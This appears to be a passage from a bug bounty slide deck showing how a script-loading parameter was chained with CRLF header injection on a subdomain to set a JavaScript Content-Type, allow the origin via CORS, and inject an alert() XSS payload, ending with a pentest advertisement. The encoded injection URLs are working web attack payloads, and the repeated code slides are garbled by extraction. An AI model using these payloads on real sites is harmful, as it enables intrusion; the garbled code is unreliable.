6       function getSrc() {
7         const bridgePath = 'amp/auth-bridge.js';
8         const src = '
9         const params = new URLSearchParams((location.search || '').substring(1));
10
11         /
12         const env = params.get('env');
13         if (env && /^[a-z0-9]+$/.test(env)) {
14           return env + '-' + src;
15         }
16
17         /
18         let inc = params.get('inc');
19         if (inc && /^[a-z0-9\.\-\_]+$/.test(inc)) {
20           if (inc.charAt(inc.length - 1) !== '/') {
21             inc += '/';
22           }
23           inc += bridgePath;
24
25           const incUrl = new URL('https://' + inc);
26           if (
27             incUrl.hostname.endsWith('') &&
28             incUrl.pathname.startsWith('/includes/js-cdn')
29           ) {
30             return inc;
31           }
32         }
33
34         return src;
35       }
36
37       const script = document.createElement('script');
38       script.src = 'https://' + getSrc();
39       script.crossOrigin = 'anonymous';
40       document.head.appendChild(script);
41     </script>
42   </body>
43 </html>
44
```

Digging Deeper

support.org.com/%0d%0aTest:Testing



CRLF

Another XSS Level

Chaining bugs to pop an alert on a Bug Bounty Program

```
1 <!DOCTYPE html>
2 <html>
3   <head> </head>
4   <body>
5     <script>
6       function getSrc() {
7         const bridgePath = 'amp/auth-bridge.js';
8         const src = '
9         const params = new URLSearchParams((location.search || '').substring(1));
10
11         /
12         const env = params.get('env');
13         if (env && /^[a-z0-9]+$/.test(env)) {
14           return env + '-' + src;
15         }
16
17         /
18         let inc = params.get('inc');
19         if (inc && /[a-z0-9\.\-\/\+]/.test(inc)) {
20           if (inc.charAt(inc.length - 1) !== '/') {
21             inc += '/';
22           }
23           inc += bridgePath;
24
25           const incUrl = new URL('https://' + inc);
26           if (
27             incUrl.hostname.endsWith('') &&
28             incUrl.pathname.startsWith('/includes/js-cdn')
29           ) {
30             return inc;
31           }
32         }
33
34         return src;
35       }
36
37       const script = document.createElement('script');
38       script.src = 'https://' + getSrc();
39       script.crossOrigin = 'anonymous';
40       document.head.appendChild(script);
41     </script>
42   </body>
43 </html>
44
```

Digging Deeper

support.org.com/includes/js-cdn/x.js?
%0d%0aTest:Testing



CRLF

Another XSS Level

Chaining bugs to pop an alert on a Bug Bounty Program

```
1 <!DOCTYPE html>
2 <html>
3   <head> </head>
4   <body>
5     <script>
6       function getSrc() {
7         const bridgePath = 'amp/auth-bridge.js';
8         const src = '
9         const params = new URLSearchParams((location.search || '').substring(1));
10
11         /
12         const env = params.get('env');
13         if (env && /^[a-z0-9]+$/.test(env)) {
14           return env + '-' + src;
15         }
16
17         /
18         let inc = params.get('inc');
19         if (inc && /^[a-z0-9\.\-\/]+$/.test(inc)) {
20           if (inc.charAt(inc.length - 1) !== '/') {
21             inc += '/';
22           }
23           inc += bridgePath;
24
25           const incUrl = new URL('https://' + inc);
26           if (
27             incUrl.hostname.endsWith('.') &&
28             incUrl.pathname.startsWith('/includes/js-cdn')
29           ) {
30             return inc;
31           }
32         }
33
34         return src;
35       }
36
37       const script = document.createElement('script');
38       script.src = 'https://' + getSrc();
39       script.crossOrigin = 'anonymous';
40       document.head.appendChild(script);
41     </script>
42   </body>
43 </html>
44
```

Digging Deeper

support.org.com/includes/js-cdn/x.js?
%250D%250AContent-
Type:application/javascript%250D
%250A%250D%250Aalert();



CRLF
Set Content-Type to JS
Write alert(); on first line

Another XSS Level

Chaining bugs to pop an alert on a Bug Bounty Program

```
1 <!DOCTYPE html>
2 <html>
3   <head> </head>
4   <body>
5     <script>
6       function getSrc() {
7         const bridgePath = 'amp/auth-bridge.js';
8         const src = '
9         const params = new URLSearchParams((location.search || '').substring(1));
10
11         /
12         const env = params.get('env');
13         if (env && /^[a-z0-9]+$/.test(env)) {
14           return env + '-' + src;
15         }
16
17         /
18         let inc = params.get('inc');
19         if (inc && /^[a-z0-9\.\-\_]+$/.test(inc)) {
20           if (inc.charAt(inc.length - 1) !== '/') {
21             inc += '/';
22           }
23           inc += bridgePath;
24
25           const incUrl = new URL('https://' + inc);
26           if (
27             incUrl.hostname.endsWith('') &&
28             incUrl.pathname.startsWith('/includes/js-cdn')
29           ) {
30             return inc;
31           }
32         }
33       }
34       return src;
35     }
36
37     const script = document.createElement('script');
38     script.src = 'https://' + getSrc();
39     script.crossOrigin = 'anonymous';
40     document.head.appendChild(script);
41   </script>
42 </body>
43 </html>
44
```

Digging Deeper

Org.com/auth/?inc=support.org.com/
includes/js-cdn/x.js?%250D
%250AContent-Type:application/
javascript%250D%250A%250D
%250Aalert());



Problem:

CORS Issues from org.com to
support.org.com

Another XSS Level

```

1 <!DOCTYPE html>
2 <html>
3 <head> </head>
4 <body>
5 <script>
6     function getSrc() {
7         const bridgePath = 'amp/auth-bridge.js';
8         const src = 'https://www.amp.dev/static/amp-auth-bridge.js';
9         const params = new URLSearchParams((location.search || '').substring(1));
10
11         // Get the env parameter
12         const env = params.get('env');
13         if (env && /^[a-z0-9]\.\/\.\-\/.test(env)) {
14             return env + '-' + src;
15         }
16
17         // Get the inc parameter
18         let inc = params.get('inc');
19         if (inc && /^[a-z0-9\.\.\-\/.test(inc)) {
20             if (inc.charAt(inc.length - 1) !== '/') {
21                 inc += '/';
22             }
23             inc += bridgePath;
24
25             const incUrl = new URL('https://' + inc);
26             if (
27                 incUrl.hostname.endsWith('.') &&
28                 incUrl.pathname.startsWith('/includes/js-cdn')
29             ) {
30                 return inc;
31             }
32         }
33
34         return src;
35     }
36
37     const script = document.createElement('script');
38     script.src = 'https://' + getSrc();
39     script.crossOrigin = 'anonymous';
40     document.head.appendChild(script);
41 </script>
42 </body>
43 </html>

```

Digging Deeper

Solution: use CRLF to allow origin

```
Org.com/auth/?inc=support.org.com/  
includes/js-cdn/x.js?%250D  
%250AAccess-Control-Allow-Origin:  
%20https:%2F%2Forg.com%250D  
%250AContent-Type:application/  
javascript%250D%250A%250D  
%250Aalert());
```


Another XSS Level

Chaining bugs to pop an alert on a Bug Bounty Program

```
1 <!DOCTYPE html>
2 <html>
3   <head> </head>
4   <body>
5     <script>
6       function getSrc() {
7         const bridgePath = 'amp/auth-bridge.js';
8         const src = '████████████████████████████████████████';
9         const params = new URLSearchParams((location.search || '').substring(1));
10
11         /████████████████████████████████████████/
12         const env = params.get('env');
13         if (env && /^[a-z0-9]+$/.test(env)) {
14           return env + '-' + src;
15         }
16
17         /████████████████████████████████████████████████████████████████████████████████/
18         let inc = params.get('inc');
19         if (inc && /^[a-z0-9\.\-\/]+$/.test(inc)) {
20           if (inc.charAt(inc.length - 1) !== '/') {
21             inc += '/';
22           }
23           inc += bridgePath;
24
25           const incUrl = new URL('https://' + inc);
26           if (
27             incUrl.hostname.endsWith('██████████') &&
28             incUrl.pathname.startsWith('/includes/js-cdn')
29           ) {
30             return inc;
31           }
32         }
33
34         return src;
35       }
36
37       const script = document.createElement('script');
38       script.src = 'https://' + getSrc();
39       script.crossOrigin = 'anonymous';
40       document.head.appendChild(script);
41     </script>
42   </body>
43 </html>
44
```

Digging Deeper


Wrap-Up

- Find another subdomain of target vulnerable to CRLF
- Use CRLF to allow origin
- Use CRLF to set content type
- Use CRLF to write XSS payload on page

Another XSS Level

Chaining bugs to pop an alert on a Bug Bounty Program

Done!



Need a Pentest? We got you! WebImmunify.com

Penetration Testing Services

We are hacking experts on all technologies and platforms



BUILD SAFER SITES

Website Pentesting

Assess your web applications to make sure you are shielded from online threats



REVIEW YOUR CODE

Source Code Auditing

Search for vulnerabilities deep down in your source code



SAFER MOBILE APPS

Mobile App Pentesting

Operating system agnostic assessments to verify that your applications are secure



NETWORK DEEP DIVE

Internal Assets Pentesting

Forensic-styled searches to locate attacks which may exist within your private network



DISCOVER PESKY LEAKS

External Surface Tracking

Locate vulnerabilities and anomalies in systems and technologies across your business




WORDS OF WISDOM

Security Advice

Expert advice on implementing business continuity and disaster recovery mechanisms

Thank you! Questions?

Discovered
vulnerabilities



Yet to be found
vulnerabilities



Web Immunity

We provide pentests! Visit WebImmunity.com



October 2022

@Hussein98D

WALLPAPERSWIDE.COM